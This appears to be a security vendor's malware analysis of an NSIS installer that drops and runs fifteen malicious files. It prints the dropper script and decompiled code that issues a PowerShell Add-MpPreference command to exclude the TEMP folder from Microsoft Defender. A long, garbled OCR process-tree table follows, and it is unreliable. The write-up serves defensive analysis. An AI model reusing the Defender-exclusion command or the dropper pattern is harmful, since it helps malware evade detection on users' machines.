## NSIS Installer Malware Included with Various Malicious Files

The ASEC analysis team recently discovered attackers distributing multiple malicious files with NSIS installers.

NSIS (Nullsoft Scriptable Install System) is normally used to create installers for certain programs. It can be also used for creating malware strains as it is script-based and thus makes nearly identical forms for NSIS installers.

NSIS installer-type malware strains have been used a lot by attackers. The type introduced in this post includes multiple malicious files in a single installer: running one file will infect the system with various malware strains.




Figure 1. Malware icon

Inside the NSIS installer is a file named setup\_installer.exe and the NSI script as shown below.




Figure 2. Files inside the malware

The script simply has a routine for running setup\_installer.exe. It does not have anti-sandbox techniques such as obfuscation or time delay.

```
52
    Section setup ; Section 0
53
        ; AddSize 9008
54
        SetOutPath $INSTDIR
55
        File setup_installer.exe
56
     SectionEnd
57
58
59
    Section runit ; Section 1
                                                        ; "runas $INSTDIR\setup_installer.exe"
60
        ExecShell runas $INSTDIR\setup_installer.exe
61
     SectionEnd
52
    Section setup ; Section_0
53
        ; AddSize 9008
54
        SetOutPath $INSTDIR
55
        File setup installer.exe
56
     SectionEnd
57
58
59
    Section runit ; Section_1
        ExecShell runas $INSTDIR\setup_installer.exe ; "runas $INSTDIR\setup_installer.exe"
60
61
     SectionEnd
```

Figure 3. Part of NSI script file

setup\_installer.exe consists of 7Zip SFX (Self-extracting archive) that can extract internally compressed files to a certain folder and run certain programs.

The setup\_installer.exe file contains malicious files, library files, and setup\_install.exe (15 in total). When the installer is run, it is automatically decompressed in the %TEMP% (temporary folder) \7zS[random 8 characters] folder and runs setup\_install.exe when the process is complete.




Figure 4. Decompressing setup\_installer.exe

The file uses Powershell to set an exclusion for MS Defender on the %TEMP% folder and runs 15 malicious files in order.

```
167
     std::operator+<char>(
168
       "powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath \"",
169
170
       tempPath);
     std::operator+<char>(v70, v71, "\"");
171
     std::string::~string(v71);
173
     std::string::~string(tempPath);
174
     std::allocator<char>::~allocator(&v73);
175
     powerShellCode = (const char *)std::string::c_str(v70);
    v155 = __popen(powerShellCode, "r");
176
167
     std::operator+<char>(
168
      "powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath \"",
169
170
171
     std::operator+<char>(v70, v71, "\"");
172
     std::string::~string(v71);
     std::string::~string(tempPath);
     std::allocator<char>::~allocator(&v73);
174
     powerShellCode = (const char *)std::string::c_str(v70);
176 v155 = __popen(powerShellCode, "r");
```

Figure 5. Powershell used to set an exclusion for MS Defender

The figure below shows the process explained above.

Process	Description	Image Path	Life Time	Company	Owner	Command	Start T.,, End Tim
	Describing	:mage Path C:₩Users₩	THE TIME	Company			2022-05 2022-05-
	7z Setup SFX	C:\Users\		Igor Pavlov			2022-05 2022-05-
setup_installer,exe (0030)	72 Selop SFX	C:₩Users₩		Igoi Faviov			
setup_install,exe (1248)	교소 한 호스트			Minnon of Corn			2022-05 2022-05-
Conhost,exe (1636)	콘솔 창 호스트	C:₩Window,,,		Microsoft Corp			
☐ cmd,exe (3344)	Windows Com,,,			Microsoft Corp			
powershell,exe (548)	Windows Powe,,,		_	Microsoft Corp			
🖃 🚃 cmd,exe (2544)	Windows Com			Microsoft Corp			2022-05 2022-05-
☐ 62580dee50766_Thu12aad8		C:₩Users₩			DESKTO	62580dee50,	2022-05 2022-05-
cmd,exe (1584)	Windows Com,,,	C:₩Window		Microsoft Corp	DESKTO	C:₩Windo,	2022-05 n/a
☐ cmd,exe (9084)	Windows Com,,,			Microsoft Corp	DESKTO	C:₩Windo,	2022-05 n/a
62580def3596f_Thu12191af5	KJdfk sfdik	C:₩Users₩			DESKTO	62580def35,	2022-05 n/a
🖃 📆 cmd,exe (8884)	Windows Com	C:₩Window		Microsoft Corp	DESKTO	C:₩Windo,	2022-05 n/a
62580defda700_Thu124e932		C:₩Users₩		Ī	DESKTO	62580defda	2022-05 n/a
🖃 📷 cmd,exe (5156)	Windows Com,,,	C:₩Window,		Microsoft Corp	DESKTO	C:₩Windo,	2022-05 n/a
62580df0a90d9_Thu12e0370	TODO: <file de,,,<="" td=""><td>C:₩Users₩,,,</td><td>•</td><td>TODO: <compa,,,< td=""><td>DESKTO</td><td>62580df0a9,</td><td>2022-05 n/a</td></compa,,,<></td></file>	C:₩Users₩,,,	•	TODO: <compa,,,< td=""><td>DESKTO</td><td>62580df0a9,</td><td>2022-05 n/a</td></compa,,,<>	DESKTO	62580df0a9,	2022-05 n/a
☐ cmd,exe (5108)	Windows Com,			Microsoft Corp	DESKTO	C:₩Windo,	2022-05 n/a
62580df1b76f2_Thu127a8a5	  soft_installer S	C:₩Users₩			DESKTO	62580df1b7,	2022-05 n/a
cmd,exe (4456)	Windows Com			Microsoft Corp	DESKTO	C:₩Windo	2022-05 n/a
62580df38960f_Thu1229c23		C:₩Users₩					2022-05 n/a
□ cmd,exe (7204)	Windows Com,,,			Microsoft Corp			
62580df50504f_Thu126b216		C:\Users\					2022-05 n/a
□ cmd,exe (3124)	Windows Com,,,			Microsoft Corp			
62580df5b47f1_Thu1252828		C:\Users\		o.ooo.r. oorp,,,			2022-05 n/a
□ cmd,exe (9980)	Windows Com,,,			Microsoft Corp			
		C:\WUsers		Microsoft Corp			
62580df760660_Thu12b20f26				Niceses of Con-			2022-05 n/a
cmd,exe (1176)	Windows Com,,,			Microsoft Corp			
□ cmd,exe (6524)	Windows Com			Microsoft Corp			
62580e0f3dc3e_Thu12248d3		C:₩Users₩	_				2022-05 n/a
☐ cmd,exe (9656)	Windows Com,,,			Microsoft Corp			
₩ 62580e10489ae_Thu12ea7e	HG56 Setup,	C:\Users\			DESKTO	62580e1048,,,	2022-05 n/a
		,, <u>,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,</u>			KERDARA	ж.ш.	nnnn ni- = r-
Process	Description	Image Path	Life Time	Company	Owner	Command	CALLY FOR THE
		image i aui	2110 111110	Company	OWITE	Command	Start T   End Tim
⊟ 🕌 sample,exe (9936)		C:₩Users₩		Company	DESKTO		2022-05 2022-05-
⊟ ∰ sample,exe (9936) □ ∰ setup_installer,exe (8096)	7z Setup SFX	_		Igor Pavlov	DESKTO	"C:₩Users	
🖃 🌄 setup_installer,exe (8096)		C:₩Users₩			DESKTO DESKTO	"C:₩Users "C:₩Users	2022-05 2022-05-
		C:₩Users₩ C:₩Users₩			DESKTO DESKTO DESKTO	"C:₩Users,,, "C:₩Users,,, "C:₩Users,,,	2022-05 2022-05- 2022-05 2022-05-
	7z Setup SFX	C:₩Users₩ C:₩Users₩ C:₩Users₩ C:₩Window		Igor Pavlov Microsoft Corp	DESKTO DESKTO DESKTO DESKTO	"C:\Users "C:\Users "C:\Users "C:\Users \Users	2022-05 2022-05- 2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a
	7z Setup SFX 콘솔 창 호스트 Windows Com	C:\Users\ C:\Users\ C:\Users\ C:\Users\ C:\Users\ C:\Users\		Igor Pavlov Microsoft Corp Microsoft Corp	DESKTO DESKTO DESKTO DESKTO DESKTO	"C:₩Users "C:₩Users "C:₩Users \W??₩C:₩ C:₩Windo	2022-05 2022-05- 2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) setup_install,exe (1636) com_conhost,exe (1636) com_cond,exe (3344) powershell,exe (548)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Powe	C:\Users\		Igor Pavlov  Microsoft Corp  Microsoft Corp  Microsoft Corp	DESKTO DESKTO DESKTO DESKTO DESKTO DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users C:\Users powershell	2022-05 2022-05- 2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) setup_install,exe (1636) cm_conhost,exe (1636) cmd,exe (3344) powershell,exe (548) cmd,exe (2544)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Powe Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp  Microsoft Corp  Microsoft Corp	DESKTO DESKTO DESKTO DESKTO DESKTO DESKTO DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users \U?\Users C:\Users powershell C:\Users	2022-05 2022-05- 2022-05 2022-05- 2022-05 1/2 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05-
□	7z Setup SFX 콘솔 창 호스트 Windows Com,,, Windows Powe,,, Windows Com,,,	C:\Users\		Igor Pavlov Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp	DESKTO DESKTO DESKTO DESKTO DESKTO DESKTO DESKTO DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users C:\Users C:\Users C:\Users powershell C:\Users 62580dee50	2022-05 2022-05- 2022-05 2022-05- 2022-05 1/2 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 2022-05-
□ Setup_installer,exe (8096) □ setup_install,exe (1248) □ Conhost,exe (1636) □ Cond,exe (3344) □ powershell,exe (548) □ Cond,exe (2544) □ 62580dee50766_Thu12aad8	7z Setup SFX 콘솔 창 호스트 Windows Com,,, Windows Powe,,, Windows Com,,,	C:\Users\		Igor Pavlov  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp	DESKTO DESKTO DESKTO DESKTO DESKTO DESKTO DESKTO DESKTO DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a
■ setup_installer,exe (8096) ■ setup_install,exe (1248) ■ Conhost,exe (1636) ■ cmd,exe (3344) ■ powershell,exe (548) ■ cmd,exe (2544) ■ 62580dee50766_Thu12aad8 ■ cmd,exe (1584) ■ cmd,exe (9084)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Powe Windows Com Windows Com	C:\Users\Uniong\Users\Us		Igor Pavlov Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users C:\Users C:\Users C:\Users powershell 62580dee50 C:\Users C:\Users C:\Users Users C:\Users Users Us	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) condost,exe (1636) condost,exe (3344) condost,exe (3344) condost,exe (2544) condost,exe (2544) condost,exe (2544) condost,exe (1584) condost,exe (1584) condost,exe (9084) condost,exe (9084)	7z Setup SFX 콘솔 창 호스트 Windows Com,,, Windows Powe,,, Windows Com,,, Windows Com,,, KJdfk sfdik	C:\Users\upsage C:\upsage C:\upsage C:\uppage C:\uppage C:\uppage		Igor Pavlov  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) components (1636) components (1634)	7z Setup SFX 콘솔 창 호스트 Windows Com,,, Windows Powe,,, Windows Com,,, Windows Com,,, KJdfk sfdik Windows Com,,,	C:\Users\U		Igor Pavlov  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) cond,exe (3344) cond,exe (2544) cond,exe (2544) cond,exe (1584) cond,exe (1584) cond,exe (9084) cond,exe (8884) cond,exe (8884) cond,exe (8884)	7z Setup SFX 콘솔 창 호스트 Windows Com,,, Windows Com,,, Windows Com,,, Windows Com,,, KJdfk sfdik Windows Com,,,	C:\Users\		Igor Pavlov  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users \U?\Users C:\Users  62580def35  C:\Users  62580defda	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) components (1636) setup_install,exe (1636) components (1634) setup_install,exe (1636) components (1634)	7z Setup SFX 콘솔 창 호스트 Windows Com,,, Windows Com,,, Windows Com,,, Windows Com,,, KJdfk sfdik Windows Com,,,	C:\Users\U.		Igor Pavlov  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users \U?\Users C:\Users  C:\Users  C:\Users  C:\Users  C:\Users  62580dee50  C:\Users  62580def35  C:\Users  62580defda  C:\Users  C:\Users  62580defda  C:\Users  C:\Users	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) condost,exe (1636) condost,exe (3344) cond,exe (2544) cond,exe (2544) cond,exe (1584) cond,exe (1584) cond,exe (9084) cond,exe (8884) cond,exe (8884) cond,exe (5156) cond,exe (5156) cond,exe (5156) cond,exe (5156) cond,exe (5156)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Com Windows Com Windows Com KJdfk sfdik Windows Com Windows Com TODO: <file de<="" td=""><td>C:\Users\ C:\Users\ C:\Users\</td><td></td><td>Igor Pavlov  Microsoft Corp  Microsoft Corp TODO: <compa< td=""><td>DESKTO DESKTO DESKTO</td><td>"C:\Users "C:\Users "C:\Users \Users \Users \U?\Users  C:\Users  powershell  62580dee50  C:\Users  C:\Users  C:\Users  62580def35  C:\Users  62580defda  C:\Users  62580df0a9  62580df0a9</td><td>2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a 2022-05 n/a</td></compa<></td></file>	C:\Users\		Igor Pavlov  Microsoft Corp  Microsoft Corp TODO: <compa< td=""><td>DESKTO DESKTO DESKTO</td><td>"C:\Users "C:\Users "C:\Users \Users \Users \U?\Users  C:\Users  powershell  62580dee50  C:\Users  C:\Users  C:\Users  62580def35  C:\Users  62580defda  C:\Users  62580df0a9  62580df0a9</td><td>2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a 2022-05 n/a</td></compa<>	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users \U?\Users  C:\Users  powershell  62580dee50  C:\Users  C:\Users  C:\Users  62580def35  C:\Users  62580defda  C:\Users  62580df0a9  62580df0a9	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a
■ setup_installer,exe (8096) ■ setup_install,exe (1248) ■ Conhost,exe (1636) ■ cmd,exe (3344) ■ powershell,exe (548) ■ 62580dee50766_Thu12aad8 ■ cmd,exe (1584) ■ cmd,exe (9084) ■ 62580def3596f_Thu12191af5 ■ cmd,exe (8884) ■ 62580defda700_Thu124e932 ■ cmd,exe (5156) ■ 62580df0a90d9_Thu12e0370 ■ cmd,exe (5108)	7z Setup SFX 콘솔 창 호스트 Windows Com,,, Windows Com,,, Windows Com,,, Windows Com,,, KJdfk sfdik Windows Com,,, Windows Com,,, TODO: <file de,,,<br="">Windows Com,,,</file>	C:\Users\U		Igor Pavlov  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a
■ setup_installer,exe (8096) ■ setup_install,exe (1248) ■ Conhost,exe (1636) ■ cmd,exe (3344) ■ powershell,exe (548) ■ 62580dee50766_Thu12aad8 ■ cmd,exe (1584) ■ 62580dee13596f_Thu12191af5 ■ cmd,exe (8884) ■ 62580defda700_Thu124e932 ■ cmd,exe (5156) ■ 62580df0a90d9_Thu12e0370 ■ cmd,exe (5108) ■ 62580df1b76f2_Thu127a8a5	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Powe Windows Com Windows Com KJdfk sfdik Windows Com Windows Com TODO: 〈File de Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  TODO: <compa corp<="" microsoft="" td=""><td>DESKTO DESKTO DESKTO</td><td>"C:\Users "C:\Users "C:\Users \Users \Users.</td><td>2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a 2022-05 n/a</td></compa>	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) cond,exe (3344) powershell,exe (548) cond,exe (2544) cond,exe (2544) cond,exe (1584) cond,exe (9084) cond,exe (9084) cond,exe (8884) cond,exe (8884) cond,exe (5156) cond,exe (5156) cond,exe (5108) cond,exe (5108) cond,exe (4456)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Com Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com Soft_installer S Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) comd,exe (3344) powershell,exe (548) comd,exe (2544) comd,exe (2544) comd,exe (1584) comd,exe (1584) comd,exe (9084) comd,exe (8884) comd,exe (8884) comd,exe (8156) comd,exe (5156) comd,exe (5156) comd,exe (5108) comd,exe (5108) comd,exe (4456) comd,exe (4456) comd,exe (4456)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Powe Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com soft_installer S Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  TODO: <compa corp="" corp<="" microsoft="" td=""><td>DESKTO DESKTO DESKTO</td><td>"C:\Users "C:\Users "C:\Users \Users \Users.</td><td>2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a 2022-05 n/a</td></compa>	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) comd,exe (3344) powershell,exe (548) comd,exe (2544) comd,exe (2544) comd,exe (1584) comd,exe (9084) comd,exe (9084) comd,exe (8884) comd,exe (8884) comd,exe (5156) comd,exe (5156) comd,exe (5108) comd,exe (5108) comd,exe (4456)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Com Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com Soft_installer S Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  TODO: <compa corp<="" microsoft="" td=""><td>DESKTO DESKTO DESKTO</td><td>"C:\Users" C:\Users "C:\Users \Users \Users.</td><td>2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a 2022-05 n/a</td></compa>	DESKTO	"C:\Users" C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) cond,exe (3344) powershell,exe (548) cond,exe (2544) cond,exe (2544) cond,exe (1584) cond,exe (1584) cond,exe (9084) cond,exe (8884) cond,exe (8884) cond,exe (8884) cond,exe (5156) cond,exe (5156) cond,exe (5108) cond,exe (5108) cond,exe (4456) cond,exe (4456) cond,exe (7204) cond,exe (7204) cond,exe (7204)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Powe Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com soft_installer S Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  TODO: <compa corp="" corp<="" microsoft="" td=""><td>DESKTO DESKTO DESKTO</td><td>"C:\Users "C:\Users "C:\Users \Users \Users.</td><td>2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a 2022-05 n/a</td></compa>	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a 2022-05 n/a 2022-05 2022-05- 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) cond,exe (3344) powershell,exe (548) cond,exe (2544) cond,exe (2544) cond,exe (1584) cond,exe (9084) cond,exe (9084) cond,exe (8884) cond,exe (8884) cond,exe (5156) cond,exe (5156) cond,exe (5108) cond,exe (5108) cond,exe (4456) cond,exe (4456) cond,exe (7204) cond,exe (7204) cond,exe (7204) cond,exe (3124)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Powe Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com Windows Com Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  TODO: <compa corp="" corp<="" microsoft="" td=""><td>DESKTO DESKTO DESKTO</td><td>"C:\Users "C:\Users "C:\Users \Users \Users.</td><td>2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a</td></compa>	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) comd,exe (3344) powershell,exe (548) cond,exe (2544) cond,exe (2544) cond,exe (1584) cond,exe (1584) cond,exe (9084) cond,exe (8884) cond,exe (8884) cond,exe (8884) cond,exe (5156) cond,exe (5156) cond,exe (5108) cond,exe (5108) cond,exe (4456) cond,exe (4456) cond,exe (7204) cond,exe (7204) cond,exe (7204) cond,exe (7204)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Powe Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com Windows Com Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) comd,exe (3344) powershell,exe (548) cond,exe (2544) cond,exe (1584) cond,exe (1584) cond,exe (1584) cond,exe (9084) cond,exe (8884) cond,exe (8884) cond,exe (5156) cond,exe (5156) cond,exe (5158) cond,exe (5158) cond,exe (4456) cond,exe (4456) cond,exe (7204) cond,exe (7204) cond,exe (3124)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Powe Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com Windows Com Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) comd,exe (3344) powershell,exe (548) cond,exe (2544) cond,exe (2544) cond,exe (1584) cond,exe (1584) cond,exe (9084) cond,exe (8884) cond,exe (8884) cond,exe (5156) cond,exe (5156) cond,exe (5158) cond,exe (5108) cond,exe (4456) cond,exe (4456) cond,exe (7204) cond,exe (7204) cond,exe (3124)	7z Setup SFX  콘솔 창 호스트 Windows Com Windows Com Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a
